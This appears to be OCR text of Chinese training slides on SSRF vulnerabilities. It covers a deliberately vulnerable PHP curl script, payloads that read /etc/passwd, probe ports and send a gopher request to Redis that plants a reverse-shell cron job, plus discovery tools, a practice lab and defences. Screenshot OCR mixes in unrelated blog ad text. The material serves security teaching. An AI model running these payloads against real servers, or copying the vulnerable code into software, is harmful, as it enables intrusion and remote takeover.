3.6-SSRF漏洞

上一节内容回顾

1、XML基础知识
2、什么是XXE
3、XXE利用方式
4、XXE防御

课程大纲

1、SSRF是什么
2、SSRF常见场景
3、如何发现SSRF漏洞
4、如何防御SSRF漏洞

01 SSRF是什么

PHP-CURL


```php
<?php
function curl($url){
    $ch = curl_init();
    // 设置URL和相应的选项
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    // 抓取URL并把它传递给浏览器
    curl_exec($ch);
    //关闭cURL资源，并且释放系统资源
    curl_close($ch);
}

$url = $_GET['url'];
curl($url);
?>
```

php curl扩展

获取网页资源——爬虫
webservice——获取接口数据
FTP——下载文件

php.ini　extension=php_curl.dll



SSRF (Server-Side Request Forgery)
服务器端请求伪造

PHP其他函数

函数	作用
curl_exec()	执行 cURL 会话
file_get_contents()	将整个文件读入一个字符串
fsockopen()	打开一个网络连接或者一个Unix套接字连接

可能引起SSRF漏洞

CURL其他协议

协议	作用	payload
file	查看文件	curl -v 'file:///etc/passwd'
dict	探测端口	http://localhost/ssrf/ssrf1.php?url=dict://127.0.0.1:3306
gopher	反弹shell	curl -v 'gopher://127.0.0.1:6379/_*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$57%0d%0a%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/192.168.142.135/4444 0>&1%0a%0a%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0a*1%0d%0a$4%0d%0aquit%0d%0a'

协议


dict协议：用于搭建在线字典服务

gopher协议：是一种信息查找系统，只支持文本，不支持图像，已被HTTP替代

SSRF定义

SSRF Server-Side Request Forgery

服务器端请求伪造：是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。



危害（利用方式）

1、扫描资产
2、获取敏感信息
3、攻击内网服务器（绕过防火墙）
4、访问大文件，造成溢出
5、通过Redis写入WebShell或建立反弹连接

02 SSRF常见场景

社会化分享功能


分享到
腾讯微博
百度相册
开心网
腾讯朋友
百度贴吧
豆瓣网
搜狐微博
百度新首页
QQ好友
和讯微博
QQ收藏
百度个人中心
我的淘宝
百度空间
百度搜藏
搜狐白社会
网易微博
百度分享


选择样式，轻松获取按钮代码
按钮式
文字式 | 图标式
分享到
收藏到
推荐到
分享到：
84
更多
84
QQ空间
百度搜藏
更多
84

转码服务

温馨提示：活动期间如用户使用不正当手段获取奖励，飞猪有权利在实现不通知用户的情况下取消或收回奖励。

最后在发一下活动地址： 点我传送

AD： 【AD】 点击支持夜雨聆风！！！


未经允许不得转载： 夜雨聆风 | 专注于互联网资源分享 » 飞猪APP新手撸500M流量，每天签到50+

标签： 撸羊毛 最新 活动 福利

赏

转码后

支付宝扫码打赏



温馨提示：活动期间如用户使用不正当手段获取奖励，飞猪有权利在实现不通知用户的情况下取消或收回奖励。

最后在发一下活动地址： 点我传送

AD： 【夜雨聆风官方优惠APP】 点我下载

标签： 撸羊毛 最新 活动 福利

原页面

赏

如果文章对您有帮助，欢迎移至上方按钮打赏……

老夜

90后小白站长一枚，非常热爱网络，也许就这点兴趣了。分享是我的宗旨，也是这个站点存在的意义。 交流Q群： 112191329

上一篇 《守望先锋》5折特惠+免费试玩10天

下一篇 关注"中国联通"微信公众号撸500M国内流量

0 条评论 登录

来说两句吧...


在线翻译


fanyi.youdao.com/WebpageTranslate?keyfrom=webfanyi.top&url=http%3A%2F%2F10.100.2
有道youdao翻译
http://10.100.21.7.xip.io
英语 » 中文
翻译
您可以查看原始网页，或将鼠标移动到文字上以查看原文。
运动无时限
Sporting anytime
全球网友签到，分享运动态度
首页
活动介绍
运动达人
明星参与
81



fanyi.baidu.com/transpage?query=http://www.baidu.com/s?wd=ip&source=url&ie=utf8&from=auto&to=zh&render=1
应用
书签栏
16个OS X快捷键小技
百度一下
谷歌搜索引擎_香港ww
【Hadoop】搭建完全
pyspider
Google 翻译
Baidu翻译
http://www.baidu.com/s?wd
源语言: 中文
目标语言: 英语
您可以查看原始网页，或将鼠标移动到文字上以查看原文
以下网页内容属于第三方，与百度无关，百度不对其内容负责。
返回百度
Baidu百度
IP
Baidu Search
添加百度到桌面，搜索更便捷!
The
Webpage
Post Bar
Know
Music
picture
Video
Map
Library
More.
IPAddress inquiry
The machine IP: 111.206.36.4 The city of Beijing Unicom
请输入ip地址
Query
Other people also
Baidu

图片加载、下载功能



添加图片
图片地址
本地上传
图片描述
图片链接
http://
确定
取消


前往管理图片库
从图库上传
从本地上传
图片分类
未分组（4889）
* 上传图片宽度最小为960px，高度最小为300px，图片大小不超过5M
可选择 1 张，已选择 1 张
微信图片_20191120174335.jpg:URL非法：SSRF
微信图片_201911201...
aa.png
aa.jpg
3b14c93f2b8dab9a0...
aa.jpg
dd4a0034e187a3fa4...
下一步
从本地上传

图片、文章收藏功能


更换图片
账户设置
收货地址
我的订单
我的购物车
我的收藏
收藏的文章
收藏的产品
搜索文章标题
文章标题
创建时间
操作
文章所在位置
2017-07-06 09:42
取消收藏
上一页
1/1
下一页
跳转到
1

网站采集、网站抓取


标签编辑
标签名: 标题
该标签循环匹配
该标签在分页中匹配
从网址中采集
通过采集得到数据
自定义固定格式的数据
提取数据方式
前后截取
正则提取
可视化提取
正文提取
标签组合
所属多页: 默认页
正则匹配内容: [参数] (*) (?<content>?)
组合结果: [参数1] [参数2] [参数N]
(?<content>[\s\S]*?)
数据处理
添加
删除
清空
HTML标签排除
纯正则替换
纯正则替换
替换 <img width="2
文件下载
内容过滤
Html标签过滤
链接 <a
层 <div
换行
表格 <table
Span <span
空格
表格行 <tr
表格体 <tbody
H标签 <h1-
单元 <td
图象 <img
hr标签 <hr
段落 <p
脚本 <script
表单 <form
字体 <font
加粗<b<strong
框架 <fram
全选
反选
确定
确定
取消

实际案例

1、Wordpress 3.5.1以下版本 xmlrpc.php pingback的缺陷与SSFR

2、discuz!的SSRF（利用php的header函数来绕过，其实就是302跳转实现协议转换）

3、weblogic的SSRF

03 如何发现SSRF漏洞

实际案例

1、爬取地址
2、查看是否请求了其他资源


也可以用Google语法搜索关键字：
share、wap、url、link、src、source、target、u、3g、display、sourceURL、imageURL、domain

PHP其他函数

函数	作用
curl_exec()	执行 cURL 会话
file_get_contents()	将整个文件读入一个字符串
fsockopen()	打开一个网络连接或者一个Unix套接字连接

工具

https://github.com/cujanovic/SSRF-Testing
https://github.com/tarunkant/Gopherus
https://github.com/swisskyrepo/SSRFmap



靶场

pikachu
http://localhost/pikachu/vul/ssrf/ssrf_curl.php

04 如何防御SSRF漏洞

防御

1、禁用协议
2、限制请求端口
3、设置URL白名单
4、过滤返回信息
5、统一错误信息

Thank you for watching